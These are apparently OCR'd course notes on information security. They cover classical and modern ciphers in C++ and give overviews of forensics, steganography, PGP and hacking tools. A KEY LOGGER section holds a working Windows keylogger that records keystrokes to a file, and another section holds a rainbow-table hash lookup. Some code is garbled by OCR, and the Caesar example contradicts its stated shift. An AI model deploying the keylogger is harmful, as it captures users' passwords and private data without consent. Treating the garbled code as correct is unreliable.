CEASER CIPHER

The Caesar cipher is one of the simplest and earliest known encryption techniques. It's a type of substitution cipher where each letter in the plaintext is shifted a certain number of places down or up the alphabet. For example, with a shift of 3, 'A' would be replaced by 'D', 'B' would become 'E', and so on. The method is named after Julius Caesar, who is said to have used it to communicate with his generals.

Here's an example with a shift of 3:

Plaintext: THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG

Ciphertext: QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD In this example, each letter in the plaintext is shifted three positions to the left in the alphabet to generate the ciphertext.

```
#include <iostream>
#include <string> using namespace std;
string encryptCeaserCipher(string message, int shift)
{ string encryptedMessage;
for (int i = 0; i < message.length(); i++){
if (isalpha(message[i])){char base = isupper(message[i]) ? 'A' : 'a';
encryptedMessage += char((message[i] - base + shift) % 26 + base);}
else{ encryptedMessage += message[i];}}
return encryptedMessage;
}string decryptCeaserCipher(string encryptedMessage, int shift)
{string decryptedMessage;
for (int i = 0; i < encryptedMessage.length(); i++){
if (isalpha(encryptedMessage[i])) {
char base = isupper(encryptedMessage[i]) ? 'A' : 'a';
decryptedMessage += char((encryptedMessage[i] - base - shift + 26) % 26 + base); }
else{decryptedMessage += encryptedMessage[i];}}
return decryptedMessage;}
int main(){string message;int shift;
cout << "Enter Message: ";getline(cin, message);
cout << "Enter Shift: "; cin >> shift;
string encrypted = encryptCeaserCipher(message, shift);
string decrypted = decryptCeaserCipher(encrypted, shift);
cout << "Ceaser Cipher Encrypted: " << encrypted << endl;
cout << "Ceaser Cipher Decrypted: " << decrypted << endl;
return 0; }
```

RSA

The RSA algorithm stands as a cornerstone in modern cryptography, particularly within Internet Security Systems (ISS). It is an asymmetric cryptographic algorithm, meaning it relies on a pair of keys for encryption and decryption – a public key for encryption and a private key for decryption. This mechanism facilitates secure communication over insecure channels by enabling secure key exchange, digital signatures, and the establishment of a Public Key Infrastructure (PKI). In practice, RSA is often utilized in key exchange protocols like SSL/TLS to establish secure connections between clients and servers, ensuring confidentiality and integrity of transmitted data. Additionally, RSA's

ability to create and verify digital signatures is crucial for establishing the authenticity and integrity of digital messages or documents, enhancing overall system security within ISS frameworks.

```
#include <iostream>#include <cmath>
using namespace std;
bool isPrime(int n) {if (n <= 1) {return false;}
for (int i = 2; i <= sqrt(n); i++) {if (n % i == 0) {
return false; }}return true;}
int gcd(int a, int b) { if (b == 0) { return a;}
return gcd(b, a % b);}
int modPow(int base, int exponent, int modulus) {
int result = 1; base = base % modulus; while (exponent > 0) {
if (exponent % 2 == 1) {result = (result * base) % modulus; }
base = (base * base) % modulus; exponent = exponent / 2;}
return result;} int main() { int p = 17, q = 11;
int n = p * q; int phi = (p - 1) * (q - 1);
// Step 3: Choose an integer e such that 1 < e < phi and gcd(e, phi) = 1
int e = 2; while (e < phi) { if (gcd(e, phi) == 1) {break; }e++;}
// Step 4: Compute the secret key d ; int d = 1;while ((d * e) % phi != 1) {
d++;}cout << "Public key: {" << e << ", " << n << "}" << endl;
cout << "Private key: {" << d << ", " << n << "}" << endl;
string message = "hello"; int encrypted[message.length()];
for (int i = 0; i < message.length(); i++) { int m = message[i];
int c = modPow(m, e, n);encrypted[i] = c; }string decrypted;
for (int i = 0; i < message.length(); i++) { int c = encrypted[i];
int m = modPow(c, d, n); decrypted += static_cast<char>(m);}
cout << "Encrypted message: "; for (int i = 0; i < message.length(); i++) {
cout << encrypted[i] << " "; } cout << endl;cout << "Decrypted message: " << decrypted << endl;
return 0;}
```

ROW COLUMN TRANSPOSITION

```
#include <iostream> #include <string>#include <cmath>
using namespace std;string encryptRowColumnTransposition(string message, int numRows, int
numColumns){
string result; int messageLength = message.length();
int matrixSize = numRows * numColumns;
int numBlocks = ceil(static_cast<double>(messageLength) / matrixSize);
for (int block = 0; block < numBlocks; ++block){
for (int col = 0; col < numColumns; ++col){
for (int row = 0; row < numRows; ++row){
int index = block * matrixSize + row * numColumns + col;
if (index < messageLength){result += message[index];}
else{result += ' '; }}}} return result; }
string decryptRowColumnTransposition(string encryptedMessage, int numRows, int numColumns) {
string result; int messageLength = encryptedMessage.length(); int matrixSize = numRows *
numColumns;
int numBlocks = ceil(static_cast<double>(messageLength) / matrixSize);
```

```
for (int block = 0; block < numBlocks; ++block){ for (int row = 0; row < numRows; ++row) { for (int col
= 0; col < numColumns; ++col)
{ int index = block * matrixSize + col * numRows + row;
if (index < messageLength){ result += encryptedMessage[index];
}else { result += ' ';}}}}return result;}
int main()
{ string message; int numRows, numColumns;
cout << "Enter Message: "; getline(cin, message);
cout << "Enter number of rows: "; cin >> numRows;
cout << "Enter number of columns: "; cin >> numColumns;
string encrypted = encryptRowColumnTransposition(message, numRows, numColumns); string
decrypted = decryptRowColumnTransposition(encrypted, numRows, numColumns); cout << "Row-
Column Transposition Encrypted: " << encrypted << endl;
cout << "Row-Column Transposition Decrypted: " << decrypted << endl;

return 0;}
```

RAINBOW TABLE'

A rainbow table is a precomputed database used in cryptography to reverse cryptographic hash functions, primarily for cracking password hashes. It consists of a vast collection of hash values for a wide range of possible passwords. Each entry typically includes a plaintext password, its corresponding hash value, and sometimes additional data like salt values. When attackers gain access to hashed passwords, they can quickly look up the hash values in the rainbow table to find corresponding plaintext passwords or password candidates, significantly expediting the password cracking process. To counter such attacks, security measures like salting and using strong cryptographic hash functions are employed to increase the complexity of cracking attempts and enhance overall security.

```
#include <iostream> #include <fstream> #include <string>
using namespace std; void searchHash(const string& fileName, const string& passHash) { ifstream
inFile(fileName); if (!inFile) {
cerr << "Unable to open file"; return; } string line;
while (getline(inFile, line)) { size_t pos = line.find(passHash);
cout<<"line ",line<<endl; if (pos != string::npos) {
cout << "Password found:" << endl; cout << line << endl;
inFile.close(); return;}}}cout << "Password not found." << endl;
inFile.close();} int main() { string fileName = "rainbow.txt";
string passHash; cout << "Enter the password hash: ";
cin >> passHash; searchHash(fileName, passHash);
cout << "Press Enter to exit"; cin.ignore();
cin.get(); return 0; }
```

POLYALPHABETIC_ CIPHER

```
#include <iostream> #include <string>
using namespace std;
string encryptVigenereCipher(string text, string keyword)
{string result = "";int keywordLength = keyword.length();
for (int i = 0; i < text.length(); ++i) {char textChar = text[i];
char keyChar = keyword[i % keywordLength];if (isalpha(textChar))
{ char base = isupper(textChar) ? 'A' : 'a';
char offset = ((textChar - base) + (keyChar - base) + 26) % 26;

char resultChar = offset + base; result += resultChar;} else{
result += textChar;}} return result; }
string decryptVigenereCipher(string text, string keyword)
{string result = ""; int keywordLength = keyword.length();
for (int i = 0; i < text.length(); ++i){ char textChar = text[i];
char keyChar = keyword[i % keywordLength];
if (isalpha(textChar)){char base = isupper(textChar) ? 'A' : 'a';
char offset = ((textChar - base) - (keyChar - base) + 26) % 26;
char resultChar = offset + base; result += resultChar; } else{
result += textChar;}} return result;} int main(){string text, keyword;
cout << "Enter Text: ";getline(cin, text);cout << "Enter Keyword: ";
cin >> keyword;string encrypted = encryptVigenereCipher(text, keyword); string decrypted =
decryptVigenereCipher(encrypted, keyword);cout << "Vigenere Cipher Encrypted: " << encrypted <<
endl;
cout << "Vigenere Cipher Decrypted: " << decrypted << endl;
return 0;}
```


KEY LOGGER

a keylogger is a type of malicious software or hardware device used to covertly record keystrokes made by a computer user. Keyloggers can capture everything typed on a keyboard, including passwords, usernames, credit card numbers, and other sensitive information. These tools are often deployed by attackers with the intent of stealing personal or confidential data for various malicious purposes, such as identity theft, financial fraud, or espionage. Keyloggers can be installed on a system through various means, including phishing emails, malicious websites, or physical access to the targeted device. In ISS, protecting against keyloggers involves implementing robust security measures such as anti-malware software, regularly updating system and software patches, and educating users about safe computing practices to prevent inadvertent installation of keylogging software. Additionally, security solutions that include behavior-based detection mechanisms can help identify and block keylogger activity in real-time, thereby enhancing overall system security.

```
#include <iostream> #include <fstream>
#include <windows.h> #include <winuser.h>
using namespace std; void logKeystrokes() {
char key;for (;;) { for (key = 8; key <= 190; ++key) {
if (GetAsyncKeyState(key) == -32767) {
ofstream outFile("keylog.txt", ios::app);
```

```
if (outFile) { outFile << key; outFile.close();}}}}}
int main() { logKeystrokes();return 0; }
```

DIFFIE HELLMAN




The Diffie-Hellman key exchange algorithm enables two parties to securely establish a shared secret key over an insecure communication channel without ever transmitting the key itself. Through a process involving modular exponentiation and discrete logarithms, both parties independently generate public and private keys based on agreed-upon parameters. After exchanging public keys, each party combines their own private key with the received public key to compute a shared secret. This shared secret key, derived from disparate private keys and public information, can then be used for secure communication. Diffie-Hellman's strength lies in its ability to resist eavesdropping attacks, as it requires no prior communication between parties and never exposes the secret key itself. However, it does not provide authentication, necessitating additional measures for verifying the identities of the parties involved.

```
#include <iostream> #include <cmath>
using namespace std; bool isPrime(int num){
if (num <= 1) { return false; }
for (int i = 2; i * i <= num; ++i) {
if (num % i == 0) { return false; } }
return true; } int generateRandomPrime(int range)
```

```
{ int randomNum = rand() % range + 1;
while (!isPrime(randomNum)) {
randomNum = rand() % range + 1; }
return randomNum; }
int power(int base, int exponent, int mod)
{ int result = 1; base = base % mod;
while (exponent > 0) {if (exponent % 2 == 1)
{result = (result * base) % mod; }
exponent = exponent >> 1;base = (base * base) % mod;
} return result; } int main(){ srand(time(0));
int p = generateRandomPrime(100);
int g = rand() % 100 + 1; int a, b;
cout << "Enter private key of A: "; cin >> a;
cout << "Enter private key of B: "; cin >> b;
int ga = power(g, a, p); int gb = power(g, b, p);
cout << "p = " << p << endl; cout << "g = " << g << endl;
cout << "ga = " << ga << endl; cout << "gb = " << gb << endl;
int gab = power(ga, b, p); int gba = power(gb, a, p);
cout << "gab = " << gab << endl; cout << "gba = " << gba << endl;
return 0; }
```

DES



the Data Encryption Standard (DES) algorithm is a symmetric-key block cipher that was widely used for encryption of sensitive data. Developed in the early 1970s, DES operates on 64-bit blocks of plaintext using a 56-bit key. It applies a series of permutations and substitutions, known as Feistel network, to transform the plaintext into ciphertext. Despite its widespread adoption, DES has become less popular due to its relatively small key size, which makes it vulnerable to brute-force attacks. Consequently, more secure algorithms with larger key sizes, such as AES (Advanced Encryption Standard), have largely replaced DES in modern ISS environments. However, DES remains a historically significant encryption algorithm and is still occasionally encountered in legacy systems.

```
#include <iostream>#include <bitset>

#include <string> using namespace std;

bitset<56> bitReduction(const bitset<64>& key) {

bitset<56> reducedKey; int j = 0;

for (int i = 0; i < 64; ++i) {

if ((i + 1) % 8 != 0) { reducedKey[j++] = key[i];

}} return reducedKey;}
```

```
bitset<64> leftShift2(const bitset<64>& data) {
return (data << 2) | (data >> (64 - 2));}
bitset<28> leftShift(const bitset<28>& keyPart, int round) {
int shiftAmount = (round == 1 || round == 9 || round == 16) ? 1 : 2;
return (keyPart << shiftAmount) | (keyPart >> (28 – shiftAmount));}
int main() { string dataInput; cout << "Enter 64-bit Data String: ";
cin >> dataInput; bitset<64> dataString(dataInput);
string firstPart = dataInput.substr(0, 32);string secondPart = dataInput.substr(32, 64); cout << "L0 bits of Data: " << firstPart << endl;
cout << "R0 bits of Data: " << secondPart << endl;
/* bitset<48> ExpandedR0(secondPart) { int a=0;
for(int e=0,)}*/string keyInput;cout << "Enter 64-bit Key String: ";
cin >> keyInput;bitset<64> keyString(keyInput);
bitset<56> reducedKey = bitReduction(keyString);
bitset<28> leftPart(reducedKey.to_string().substr(0, 28));
bitset<28> rightPart(reducedKey.to_string().substr(28, 28));
cout << "Original Input Data: " << dataString << endl;
cout << "Shifted Input Data: " << leftShift2(dataString) << endl;
cout << "Input Key: " << keyString << endl;
cout << "Reduced Input Key: " << reducedKey << endl;
cout << "Left Part of Reduced Key: " << leftPart << endl;
cout << "Right Part of Reduced Key: " << rightPart << endl;
for (int round = 1; round <= 16; ++round) {
leftPart = leftShift(leftPart, round);
rightPart = leftShift(rightPart, round);
cout << "Round " << round << " Shifted Left Part: " << leftPart << endl;
cout << "Round " << round << " Shifted Right Part: " << rightPart << endl; if(round==0){ cout<< round<<"ROUND 1 "<< endl;
}bitset<56> newKey = (leftPart.to_ullong() << 28) | rightPart.to_ullong();
cout << "Round " << round << " New Key Formed: " << newKey << endl;}return 0; }
```

FOTO FORENSICS

Photo forensics involves a series of steps aimed at analyzing digital images to gather information about their authenticity, origin, or content. Here are the general steps involved in photo forensics:

1. Metadata Examination**: Metadata includes information embedded within the digital image file, such as the camera model, date and time of capture, GPS coordinates, and software used for editing. Analyzing metadata can provide insights into the image's history and authenticity.

2.File Analysis: Examination of the file structure and format can reveal anomalies or signs of manipulation. This includes checking for inconsistencies in file headers, compression artifacts, or traces of editing software.3. Image Enhancement**: Enhancing the image using various techniques can reveal hidden details, such as obscured text or objects. This may involve adjusting contrast, brightness, or applying filters to clarify the image.4. Noise Analysis: Digital images often contain noise introduced during the capturing process or editing. Analyzing noise patterns can help identify tampering or distinguish between authentic and manipulated regions of the image.5. Error Level Analysis (ELA): ELA compares the compression levels of different parts of the image to detect areas that have been edited or recompressed. Discrepancies in compression levels may indicate manipulation.6. Steganalysis: Steganography involves hiding information within the image itself. Steganalysis techniques are used to detect and extract hidden data or identify suspicious patterns that may indicate the presence of concealed information.7. Image Comparisons: Comparing the image in question with known originals or reference images can help identify inconsistencies or alterations. This may involve analyzing features such as pixel patterns, color histograms, or geometric distortions.8. Expert Analysis: In complex cases, experts with specialized training in photo forensics may conduct a comprehensive analysis using advanced tools and techniques. Their expertise can help interpret findings and provide insights into the image's authenticity or manipulation.

STEGANOGRAPHY

Steganography is the practice of concealing secret information within a seemingly innocuous carrier, such as an image, audio file, or text message, in order to hide the existence of the message. Unlike encryption, which focuses on keeping the contents of a message secret, steganography focuses on concealing the fact that a message exists at all. Here are the general steps involved in steganography:

Carrier Selection: The first step in steganography is to select a suitable carrier file to conceal the secret message. This could be an image, audio file, video, or any other digital data format.

Message Encoding: The secret message is encoded into the carrier file using a steganographic algorithm. This involves embedding the message into the carrier in such a way that it is hidden from casual observation but can be extracted by someone who knows where and how to look for it.


Embedding the Message: The encoded message is then embedded into the carrier file. Depending on the steganographic technique used, this may involve subtly altering the carrier data, such as modifying pixel values in an image or altering least significant bits in audio files.

Covering Tracks: To further conceal the presence of the hidden message, additional techniques may be employed to cover tracks or introduce noise into the carrier file. This can help prevent detection by steganalysis techniques aimed at identifying hidden information.

Transmission or Storage: Once the message has been embedded into the carrier file, it can be transmitted over a communication channel or stored on a storage medium, such as a hard drive or USB drive. The carrier file appears normal to anyone who examines it, and the hidden message remains undetected without the use of steganographic tools.

Extraction: To retrieve the hidden message from the carrier file, the recipient uses the appropriate steganographic tools or techniques to extract the message. This typically involves reverse-engineering the embedding process to recover the original message without altering the carrier file.

what is pgp tool , Email security and use of gpj tools in pgp



PGP (Pretty Good Privacy) is a data encryption and decryption program that provides cryptographic privacy and authentication for data communication. It's commonly used for securing email communication, file storage, and digital signatures. Here's how it works and its relevance to email security, along with the role of GPG (GNU Privacy Guard) tools in PGP:

PGP Tool: PGP software allows users to encrypt and decrypt email messages and files. It uses a combination of symmetric-key cryptography and public-key cryptography. Symmetric-key encryption is used to encrypt the actual data, while public-key encryption is used to securely exchange the symmetric encryption keys. PGP also provides features such as digital signatures and key management, which ensure the authenticity and integrity of messages.

Email Security: PGP is widely used for securing email communication, particularly for sensitive or confidential information. When sending an encrypted email using PGP, the sender encrypts the message using the recipient's public key, ensuring that only the intended recipient with the corresponding private key can decrypt and read the message. This prevents unauthorized access to the email content during transmission over potentially insecure networks.

Use of GPG Tools in PGP: GPG (GNU Privacy Guard) is an open-source implementation of the PGP standard. It provides command-line tools for encryption, decryption, digital signatures, and key management. GPG tools are often used in conjunction with email clients or standalone encryption software to integrate PGP encryption functionality. Users can generate their own key pairs, import public keys of other users, encrypt messages, and verify digital signatures using GPG tools.

WHAT IS ETHICAL HACKING AND ITS TOOLS

Ethical hacking, also known as penetration testing or white-hat hacking, is the practice of intentionally testing computer systems, networks, or applications for vulnerabilities, with the permission of the system owner, to identify and address security weaknesses before malicious attackers can exploit them. Ethical hackers use the same techniques and tools as malicious hackers, but with the goal of improving security rather than causing harm.

Nmap: A powerful network scanning tool used to discover hosts and services on a computer network, thus aiding in the identification of potential attack vectors.

Metasploit: An advanced penetration testing framework that provides tools for exploiting vulnerabilities in various systems and applications. It includes a database of known vulnerabilities and exploits, making it a valuable asset for ethical hackers.

Wireshark: A network protocol analyzer that captures and inspects data packets in real-time. Ethical hackers use Wireshark to analyze network traffic, identify security threats, and troubleshoot network issues.

Burp Suite: A comprehensive web application security testing tool used for scanning, testing, and exploiting web application vulnerabilities. It includes features for intercepting and modifying HTTP/S requests, as well as automated vulnerability scanning.

John the Ripper: A popular password cracking tool used to test the strength of passwords by attempting to crack encrypted password hashes.

Aircrack-ng: A suite of tools used for assessing Wi-Fi network security. It includes tools for capturing, analyzing, and cracking WEP and WPA/WPA2-PSK encryption keys.

Hashcat: A powerful password recovery tool that supports various algorithms and attack modes for cracking password hashes.